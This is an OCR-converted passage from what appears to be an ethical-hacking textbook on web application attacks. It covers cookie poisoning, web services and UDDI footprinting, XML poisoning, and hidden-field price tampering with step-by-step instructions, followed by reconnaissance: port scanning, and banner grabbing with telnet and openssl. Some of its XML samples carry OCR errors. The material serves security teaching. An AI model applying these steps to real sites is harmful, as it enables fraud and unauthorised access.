
The compromise of cookies and sessions can provide an attacker with user credentials, allowing the attacker to access the account in order to assume the identity of other users of an application. By assuming another user's online identity, attackers can review the original user's purchase history, order new items, exploit services, and access the vulnerable web application.

One of the easiest examples involves using the cookie directly for authentication. Another method of cookie/session poisoning uses a proxy to rewrite the session data, displaying the cookie data and/or specifying a new user ID or other session identifiers in the cookie. Cookies can be persistent or non-persistent, and secure or non-secure. It can be one of these four variants. Persistent cookies are stored on a disk, and non-persistent cookies are stored in memory. Web application transfers secure cookies only through SSL connections.

How Cookie Poisoning Works

Web applications use cookies to simulate a stateful user browsing experience, depending on the end user and identity of the server side of web application components. This attack alters the value of a cookie at the client side prior to the request to the server. A web server can send a set cookie with the help of any response over the provided string and command. The cookies are stored on the user computers and are a standard way of recognizing users. Once the web server is set, it receives all the requests from the cookies. To provide further functionality to the application, cookies support modification and analysis by JavaScript.

In this attack, the attacker sniffs the user's cookies and then modifies the cookie parameters and submits them to the web server. The server then accepts the attacker's request and processes it.




Web Services Architecture

Web services are sets of open protocols and standards that run on the Web, which make communication possible between different applications running from different sources. Web developers build these applications using browser standards, so that any browser on any operating system can use them: Web services use SOAP protocol (via HTTP) for data communication and XML for data encryption and decryption.

Discussed below are some of the components of Web services architecture:

- **SOAP**: SOAP (**Simple Object Access Protocol**) is an XML-based protocol that allows applications running on a platform (e.g. Windows Server 2012) to communicate with applications running on a different platform (e.g. Ubuntu)
- **UDDI**: Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL**: Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security:** WS-Security plays an important role in securing the web services. WS-Security (Web Services Security) is an extension to SOAP and aims at maintaining the integrity and confidentiality of SOAP messages and authenticating the user.

There are also other important features/components in Web services architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.



Web Services Attack

Similar to the way a user interacts with a web application through a browser, a web service can interact directly with the web application without the need for an interactive user session or a browser. Web services evolution and its increasing use in business offers new attack vectors in an application framework. Web services are based on XML protocols such as Web Services Definition Language (WSDL) for describing the connection points; Universal Description, Discovery, and Integration (UDDI) for the description and discovery of web services; and Simple Object Access Protocol (SOAP) for communication between web services which are vulnerable to various web application threats.

These web services have detailed definitions that allow regular users and attackers to understand the construction of the service. In this way, web services provide the attacker with much of the information required to fingerprint the environment to formulate an attack. It is estimated that web services reintroduce 70% of the vulnerabilities on the web. Some examples of this type of attack are:

1. An attacker injects a malicious script into a web service and is able to disclose and modify application data.
2. An attacker is using a web service for ordering products and injects a script to reset quantity and status on the confirmation page to less than what he or she originally had ordered. In this way, the system processing the order request submits the order, ships the order, and then modifies the order to show that the company is shipping a smaller number of products, but the attacker ends up receiving more of the product than he or she pays for.

Web Services Footprinting Attack

Attackers use the Universal Business Registry (UBR) as major source to gather information of web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations usually use one of the following structures:

- **businessEntity**: holds detailed information about the company such as company name, contact details, etc.
- **businessService**: a logical group of single or multiple Web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's Web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query


```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
```

```
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2017 11:05:34 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-
8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-
456a-4562-
acde4567d0f5"<name xml:kang="en">Amazon.com Web
Services</name></serviceInfo><serviceInfo
```

```
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-
123a-c456-
add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-
4d22-8d5d-a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceLis
t></soap:Body></soap:
Envelope>
```



Web Services XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a larger success rate in a web services framework. Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks. XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.


XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
  2010</CustomerNumber>
```

```
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

Attackers use hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During development of such programs, developers feel that all their applications are safe, but hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server.

Example


A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks incur huge losses for website owners, even though they might be using the latest anti-virus software, firewalls, intrusion detection systems, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. Below is an example of such code:

```
<form method="post" action="page.aspx">
<input type="hidden" name="PRICE" value="200.00">
  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>
  Product price: 200.00"><br>
```

```
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.




Hacking Methodology

The previous section discussed the security posture of the web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using detailed process called hacking methodology. This section will describe the hacking methodology, which includes sequential steps explaining how attackers target web applications.

Attackers use the web application ("web app") hacking methodology to gain knowledge of a particular web application in order to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the applications. In web app hacking methodology, attackers collect detailed information about various resources needed to run or access the web application, such as:

- Footprint web infrastructure
- Attack web servers
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack database connectivity
- Attack web app clients
- Attack web services

If hackers do not use this process and try to exploit the web application directly, their chances of failure increase. The following phases of this module will give a detailed explanation of how attackers derive information about these resources.



Footprint Web Infrastructure


Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web app is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web app connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows attacker to engage in the following tasks:

- **Server Discovery:** Attackers attempt to discover the physical servers that host web application, using techniques such as Whois Lookup, DNS Interrogation, Port Scanning, and so on.
- **Service Discovery:** Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web app. This procedure also provides web app information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScan Tools Pro, and others to find services running on open ports and exploit them.
- **Server Identification:** Attackers use banner-grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information this technique provides includes:
  - **Local Identity**: information such as the location of the server and the Origin-Host.

- **Local Addresses**: the local IP addresses, the server uses, for sending Diameter Capability Exchange messages (CER/CEA messages), which includes the server identity, capabilities and other information such as protocol version number, supported Diameter applications, etc.
- **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.

- **Hidden Content Discovery:** Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.



Footprint Web Infrastructure: Server Discovery

To footprint a web infrastructure, first you need to discover active Internet servers. Three techniques—namely, whois lookup, DNS interrogation, and port scanning—help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois Lookup is a tool that allows you to gather information about a domain with the help of DNS and WHOIS queries. It gives information about the IP address of web server and DNS names. This produces the result in the form of an HTML report.

  Use the following tools to perform whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOis.net (*https://www.whois.net*)
  - SmartWhois (*http://www.tamos.com*)
  - DNSstuff Toolbox (*http://www.dnsstuff.com*)
  - Whols Lookup Multiple Addresses Software (*https://www.sobolsoft.com*)
  - WhoisThisDomain (*http://www.nirsoft.net*)
  - Dmitry (*https://github.com*)
  - SubBrute (*https://github.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database used to connect their IP addresses with their respective hostnames and vice-versa. When the DNS is

improperly connected, then it is very easy to exploit it and gather information required for launching an attack on a target organization. It provides information about the location and type of servers.

Use the following tools to perform DNS interrogation:


- DNSstuff Toolbox (*http://www.dnsstuff.com*)
- Network-Tools.com (*http://network-tools.com*)
- DNS Query Utility (*http://www.dnsqueries.com*)
- DIG (*http://www.kloth.net*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- DNS Check (*http://dnscheck.pingdom.com*)
- DomainTools (*http://www.domaintools.com*)

- **Port Scanning**

  Port scanning is a process of scanning system ports to recognize any open doors. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScan Tools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)



Footprint Web Infrastructure: Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify common ports that web servers use for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The below table shows the list of common ports used by web servers and their respective HTTP services.

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management

8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

TABLE 14.1: Table displaying HTTP Services


- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose applications used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

  Some of the additional information gathering tools include:

  - NetScan Tools Pro (*https://www.netscantools.com*)
  - Sandcat Browser (*http://www.syhunt.com*)



Footprint Web Infrastructure: Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo request to it. The target then replies to the request with a banner message that contains sensible information required by the attacker to further penetrate into the target.

Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps attackers select the appropriate exploits from vulnerability databases to attack the web server and its applications.

Below is a demonstration of how the attacker can make use of telnet to establish a connection and gain the banner information of the target:

- The attacker issues the command **`telnet certifiedhacker.com 80`** in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both the cases, the attacker obtains banner information of the respective target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the respective web server that hosts the website.

  Syntax: **`C:\telnet target URL or IP address 80`**

- After establishing the connection, attacker receives the prompt: **does not display any information**.

- Now, the attacker will press **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.
- This information helps attackers find ways to exploit target web servers and their applications.
- **Grabbing Banners from SSL Services**

  Tools such as Telnet and Netcat are capable of grabbing banners of webservers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques applied for grabbing banners over HTTP connections. Attackers use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

  Attackers use the following technique to grab banners over an SSL connection:

  - **Step 1**: **Install Microsoft Visual C++ 2008 Redistributable Package**

    The Microsoft Visual C++ 2008 Redistributable Package (x86) installs runtime components of Visual C++ Libraries required to run applications developed with Visual C++ on a computer that does not have Visual C++ 2008 installed.

    Microsoft Visual C++ 2008 Redistributable Package is available at http://www.microsoft.com/en-in/download/details.aspx?id=29.

  - **Step 2**: Install **Win32/64 OpenSSL**.

    OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) network protocols and the related cryptography standards required by them.

    Win32/64 OpenSSL is available at *https://www.openssl.org/source/*.

  - **Step 3**: Navigate to **C:\OpenSSL-Win32(or 64 bit)\bin,** and double click **openssl.exe**.
  - **Step 4**: Run the command:`s_client -host <target website> -port 443`.


    Replace the `<target website>` with your target's domain name. Here, 443 is default SSL port.

  - **Step 5**: Type **GET/HTTP/1.0** to get the server information.

